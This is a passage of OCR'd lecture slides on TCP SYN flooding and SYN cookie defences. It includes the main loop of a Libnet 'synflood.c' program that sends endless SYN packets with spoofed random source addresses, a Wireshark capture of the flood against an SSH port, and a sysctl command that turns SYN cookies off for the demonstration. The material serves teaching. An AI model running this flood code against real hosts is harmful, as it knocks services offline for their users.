
- Advantages
  - Does not break TCP protocol specification
- Drawbacks
  - The sequence number is only 32 bit
    - Unable to pack all TCP options in there
  - The connection may freeze if the last ACK is lost
- However,
  - Only need to turn on SYN Cookies when under attack

SYN Flooding with Libnet

- Libnet
  - User-level network stack for crafting arbitrary packets
  - The ying to the yang of libpcap
  - http://sourceforge.net/projects/libnet/
  - yum install libnet
  - yum install libnet-devel
  - Some tutorials
    - http://repura.livejournal.com/23112.html
    - http://www.stanford.edu/~stinson/cs155/**libnet/libnet**_talk.ppt


SYN Flooding with Libnet

- synflood.c





```
libnet_seed_prand(l); // seed the random number generator

printf("SYN Flooding port %d of %s..\n", dest_port, print_ip(&dest_ip));
while(1) // loop forever (until break by CTRL-C)
{
    int status;

   status =  libnet_build_tcp(   libnet_get_prand(LIBNET_PRu16), // source TCP port (random)
                                 dest_port,                      // destination TCP port
                                 libnet_get_prand(LIBNET_PRu32), // sequence number (randomized)
                                 libnet_get_prand(LIBNET_PRu32), // acknowledgement number (randomized)
                                 TH_SYN,                         // control flags (SYN flag set only)
                                 libnet_get_prand(LIBNET_PRu16), // window size (randomized)
                                 0,      // checksum
                                 0,                              // urgent pointer
                                 LIBNET_TCP_H + 0, //tcp packet size
                                 0,                           // payload (none)
                                 0,                              // payload length
                                 l,
                                 0);
  if ( status == -1) {
     printf("build tcp error !\n");
     exit(-1);
  }



   status =  libnet_build_ipv4(LIBNET_IPV4_H + LIBNET_TCP_H,      // size of the packet sans IP header
                               IPTOS_LOWDELAY,                    // IP tos
                               libnet_get_prand(LIBNET_PRu16), // IP ID (randomized)
                               0,                                 // frag stuff
                               libnet_get_prand(LIBNET_PR8),   // TTL (randomized)
                               IPPROTO_TCP,                       // transport protocol
                               0, // checksum
                               libnet_get_prand(LIBNET_PRu32), // source IP (randomized)
                               dest_ip,                           // destination IP
                               NULL,                              // payload (none)
                               0,                                 // payload length
                               l, 0) ;
     if ( status ==-1) {
         printf("build ip error !\n");
     }

   byte_count = libnet_write(l); // inject packet
```

Packet capturing on the victim machine




SYN Flooding with Libnet




Capturing from eth0 (tcp and dst net 192.168.0.103) - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter: Expression... Clear Apply
No. Time Source Destination Protocol Info
18328 112.793592 141.157.183.24 192.168.0.103 TCP 35802 > ssh [SYN] Seq=0 Win=58186 Len=0
18329 112.799988 43.233.24.106 192.168.0.103 TCP 4263 > ssh [SYN] Seq=0 Win=51435 Len=0
18330 112.805921 171.70.142.115 192.168.0.103 TCP 64722 > ssh [SYN] Seq=0 Win=54600 Len=0
18331 112.810751 56.82.110.78 192.168.0.103 TCP 55660 > ssh [SYN] Seq=0 Win=30489 Len=0
18332 112.817058 166.45.115.60 192.168.0.103 TCP 55785 > ssh [SYN] Seq=0 Win=30366 Len=0
18333 112.823539 81.155.28.117 192.168.0.103 TCP 59722 > ssh [SYN] Seq=0 Win=8286 Len=0
18334 112.828458 223.49.52.126 192.168.0.103 TCP 14587 > ssh [SYN] Seq=0 Win=58290 Len=0
18335 112.834301 251.141.133.61 192.168.0.103 TCP 57702 > ssh [SYN] Seq=0 Win=59980 Len=0
18336 112.842503 20.77.82.112 192.168.0.103 TCP 25286 > ssh [SYN] Seq=0 Win=60455 Len=0
18337 112.847712 120.224.67.51 192.168.0.103 TCP 18398 > ssh [SYN] Seq=0 Win=42879 Len=0
18338 112.853437 205.193.185.54 192.168.0.103 TCP raid-am > ssh [SYN] Seq=0 Win=42026 Len=0
18339 112.858361 40.184.126.123 192.168.0.103 TCP 37607 > ssh [SYN] Seq=0 Win=10394 Len=0
18340 112.863891 181.222.134.32 192.168.0.103 TCP 27472 > ssh [SYN] Seq=0 Win=32552 Len=0
Frame 18338 (60 bytes on wire, 60 bytes captured)
Ethernet II, Src: CadmusCo_37:12:64 (08:00:27:37:12:64), Dst: CadmusCo_5e:3b:79 (08:00:27:5e:3b:79)
Internet Protocol, Src: 205.193.185.54 (205.193.185.54), Dst: 192.168.0.103 (192.168.0.103)
Transmission Control Protocol, Src Port: raid-am (2013), Dst Port: ssh (22), Seq: 0, Len: 0
Source port: raid-am (2013)
Destination port: ssh (22)
[Stream index: 17568]
Sequence number: 0 (relative sequence number)
Acknowledgement number: Broken TCP. The acknowledge field is nonzero while the ACK flag is not set
Header length: 20 bytes
Flags: 0x02 (SYN)
Window size: 42026
Checksum: 0xbb86 [validation disabled]
0000 08 00 27 5e 3b 79 08 00 27 37 12 64 08 00 45 10 ..'^;y.. '7.d..E.
0010 00 28 40 d8 00 00 b7 06 7a e0 cd c1 b9 36 c0 a8 .(@..... z....6..
0020 00 67 07 dd 00 16 54 a6 d6 73 3d c5 97 57 50 02 .g....T. .s=..WP.
0030 a4 2a bb 86 00 00 00 00 00 00 00 00 .*...... ....
eth0: <live capture in progress> Fi... Packets: 18368 Displayed: 18368 Marked: 0 Profile: Default

SYN Cookies

- # sysctl -w net.ipv4.tcp_syncookies=0



- sysctl net.ipv4.tcp_max_syn_backlog

SYN Cookies

Hank@Blueberry:/home/Hank


File Edit View Terminal Help

```
[root@Blueberry Hank]# netstat -a --ip
Active Internet connections (servers and established)
